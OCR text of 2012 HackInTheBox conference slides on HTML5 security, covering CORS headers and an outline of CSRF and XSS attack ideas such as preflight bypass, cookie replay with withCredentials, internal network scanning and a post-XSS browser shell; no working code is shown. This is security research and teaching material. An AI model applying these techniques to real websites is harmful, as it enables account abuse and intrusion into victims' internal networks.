


XSS & CSRF strike back
Powered by HTML5


Shreeraj Shah

HackInTheBox 2012 Malaysia

Who Am I?

http://shreeraj.blogspot.com
shreeraj@blueinfy.com
http://www.blueinfy.com
Twitter - @shreeraj

- **Founder & Director**
  - Blueinfy & iAppSecure Solutions Pvt. Ltd.
- **Past experience**
  - Net Square (Founder), Foundstone (R&D/Consulting), Chase(Middleware), IBM (Domino Dev)
- **Interest**
  - Web security research
- **Published research**
  - Articles / Papers – Securityfocus, O'erilly, DevX, InformIT etc.
  - Tools – DOMScan, DOMTracer, wsScanner, scanweb2.0, AppMap, AppCodeScan, AppPrint etc.
  - Advisories - .Net, Java servers etc.
  - Presented at Blackhat, RSA, InfoSecWorld, OSCON, OWASP, HITB, Syscan, DeepSec etc.
- **Books (Author)**
  - Web 2.0 Security – Defending Ajax, RIA and SOA
  - Hacking Web Services
  - Web Hacking




Agenda

- HTML5 Attack Surface
- CSRF and Jacking
- XSS with HTML5
- Conclusion and Questions

HTML5 Vectors – Attack surface


HTML5 – Attacks on the rise …



Evolution of HTML5

- 1991 – HTML started (plain and simple)
- 1996 – CSS & JavaScript (Welcome to world of XSS and browser security)
- 2000 – XHTML1 (Growing concerns and attacks on browsers)
- 2005 – AJAX, XHR, DOM – (Attack cocktail and surface expansion)
- 2009 – HTML5 (Here we go… new surface, architecture and defense) – HTML+CSS+JS

HTML5 in nutshell - Specs




Source: http://en.wikipedia.org/wiki/File:HTML5-APIs-and-related-technologies-by-Sergey-Mavrody.png

Source: http://html5demos.com/


Evolution going on by Web Hypertext Application Technology Working Group (WHATWG)

Simple class manipulation	classlist
Storage events	storage
dataset (data-* attributes)	dataset
History API using pushState	history
Browser based file reading Not part of HTML5	file-api
Drag files directly into your browser Not directly part of HTML5	file-api dnd
Simple chat client	websocket
Two videos playing in sync	video
Interactive canvas gradients	canvas
Canvas & Video	video canvas
Video	video
Canvas	canvas
Content Editable	contenteditable storage
Geolocation Works on Safari Mobile too	geolocation
postMessage same domain	postMessage
postMessage cross domain	postMessage
drag and drop	dnd
drag anything	dnd
offline detection Works on Safari Mobile too	offline events
navigator.onLine tests Doesn't use events, only polls	offline
on/offline event tests	offline events
offline application using the manifest FF 3.6 is still buggy - doesn't request manifest after initial load	offline manifest
Storage	storage
Web SQL Database Storage	sql-database
Web SQL Database - rollback test	sql-database
Web Workers watch out - uses a lot of CPU! example without - will hang your browser	workers


Modern Browser Model



HTML5 Architecture & Threat Model




Interaction




Threats – XSS/CSRF on top


XHR & Tags	A1 – CSRF with XHR and CORS bypass A2 - Jacking (Click, COR, Tab etc.) A3 – HTML5 driven XSS (Tags, Events and Attributes)
Thick Features	A4 – Attacking storage and DOM variables A5 – Exploiting Browser SQL points A6 – Injection with Web Messaging and Workers
DOM	A7 – DOM based XSS and issues A8 – Offline attacks and cross widget vectors A9 – Web Socket issues A10 – API and Protocol Attacks



CSRF and Jacking Attacks & Defense


CSRF with XHR and CORS bypass






XHR – Level 2 powering CSRF

- XHR object of HTML5 is very powerful
  - Allows interesting features like cross origin request and binary upload/download
- xhr.responseType can be set to "text", "arraybuffer", "document“ and "blob“
- Also, for posting data stream - DOMString, Document, FormData, Blob, File, ArrayBuffer etc…



CORS & XHR – ingredients for CSRF

- Before HTML5 – Cross Domain was not possible through XHR (SOP applicable)
- HTML5 – allows cross origin calls with XHR-Level 2 calls
- CORS – Cross Origin Resource Sharing needs to be followed (Option/Preflight calls)
- Adding extra HTTP header (Access-Control-Allow-Origin and few others)



CORS based HTTP Headers

- Request

  Origin

  Access-Control-Request-Method (preflight)

  Access-Control-Request-Headers (preflight)

- Response

  Access-Control-Allow-Origin


  Access-Control-Allow-Credentials

  Access-Control-Allow-Expose-Headers

  Access-Control-Allow-Max-Age (preflight)


  Access-Control-Allow-Allow-Methods (preflight)

  Access-Control-Allow-Allow-Headers (preflight)



XHR – Stealth POST/GET


- CSRF – powered by CORS and XHR
  - Hence, allow stealth channel and possible silent exploitation
  - One way CSRF with any stream since XHR allows raw stream from browser (XML, JSON, Binary as well)
  - Two way CSRF (POST and read both – in case of allow set to *)




Exploiting the use case

- CORS preflight bypass – certain Content-Type bypass preflight HTTP
- Forcing cookie replay by “withCredentials”
- Internal network scanning and tunneling
- Information harvesting (internal crawling)
- Stealth browser shell – post XSS (Allow origin- *)
- Business functionality abuse (upload and binary streams)

